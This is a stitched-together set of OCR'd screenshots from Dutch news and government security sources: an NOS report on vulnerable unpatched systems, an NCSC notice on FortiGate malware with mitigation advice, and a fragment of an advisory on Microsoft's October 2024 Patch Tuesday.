
NOS

NOS Nieuws • Zondag 11 februari, 18:04

Tienduizenden computersystemen kwetsbaar voor inbraak

Joost Schellevis
redacteur Tech

Vele tienduizenden computersystemen wereldwijd, en duizenden in Nederland, zijn kwetsbaar voor cybercriminelen en inlichtingendiensten. Dat blijkt uit een inventarisatie van de NOS. Het gaat hierbij om computersystemen waarvan bekend is dat ze onveilig zijn, maar die niet worden voorzien van een oplossing.




Nationaal Cyber Security Centrum
Ministerie van Justitie en Veiligheid

Nieuwe malware benadrukt aanhoudende interesse in edge devices

Nieuwsbericht | 06-02-2024 | 15:45

Tijdens een incident response onderzoek, door de Militaire Inlichtingen en Veiligheidsdienst (MIVD) en de Algemene Inlichtingen- en Veiligheidsdienst (AIVD), is er op een aantal FortiGate-apparaten nieuwe malware aangetroffen. Dit benadrukt een trend waar interesse wordt getoond in publiek benaderbare edge devices. In de ↗ publicatie bieden de MIVD en AIVD inzicht in deze malware. Tevens bieden wij in dit bericht handelingsperspectief om de risico's van deze malware te beperken.




NOS

> **Overheden worden permanent gehackt en dat weten ze, maar daar zeggen ze meestal niet zoveel over.**
>
> — Bert Hubert, ex-toezichthouder inlichtingendiensten

Al vaak lek

Hubert noemt het "wel gek" dat Defensie nog steeds gebruikmaakt van het product van het bedrijf Fortinet, waarover het gaat in het rapport. "Dat is een bedrijf dat al zo vaak lek is gebleken: in 2023 180 keer. Dat is heel raar, want die producten zijn juist bedoeld om je te beschermen tegen aanvallen."

Hij vindt het dus vreemd dat de overheid nog vertrouwen heeft in Fortinet. "Het is alsof je een slot op je fiets plaatst dat er juist voor zorgt dat 'ie gestolen zal worden."




Mitigerende maatregelen bij het gebruik van edge devices

Het NCSC en de Nederlandse inlichtingendiensten zien al langer een trend dat kwetsbaarheden in publiek benaderbare edge devices zoals firewalls, VPN-servers, routers en e-mailserververs worden misbruikt. Vanwege de uitdagingen op het gebied van beveiliging van edge devices zijn deze apparaten een geliefd doelwit voor kwaadwillenden. Edge devices bevinden zich aan de rand van het IT-netwerk en hebben geregeld een directe verbinding met het internet. Daarnaast worden deze apparaten vaak niet ondersteund door Endpoint Detection and Response (EDR) oplossingen.

Initiële compromittering van een IT-netwerk is moeilijk te voorkomen als de kwaadwillende hierbij gebruik maakt van een zero-day. Daarom is het van belang dat organisaties het ‘assume breach’-principe hanteren. Dit principe hanteert dat een succesvolle digitale aanval al heeft plaatsgevonden of binnenkort gaat plaatsvinden. Op basis hiervan worden maatregelen genomen om de schade en impact te beperken. Denk hierbij aan het nemen van mitigerende maatregelen op het gebied van segmentering, detectie, incident response plannen en ↗ forensic readiness.

!!



Release Date: 09-10-2024 16:06:57

Multiple Critical Vulnerabilities in Microsoft Products


History:

- *09/10/2024 --- v1.0 -- Initial publication*

118!

Summary

On October 8, 2024, Microsoft addressed 118 vulnerabilities in its October 2024 Patch Tuesday update, including five zero-day vulnerabilities. This Patch Tuesday also fixes three critical vulnerabilities [1,2].



Release Date: 14-08-2024 14:09:11

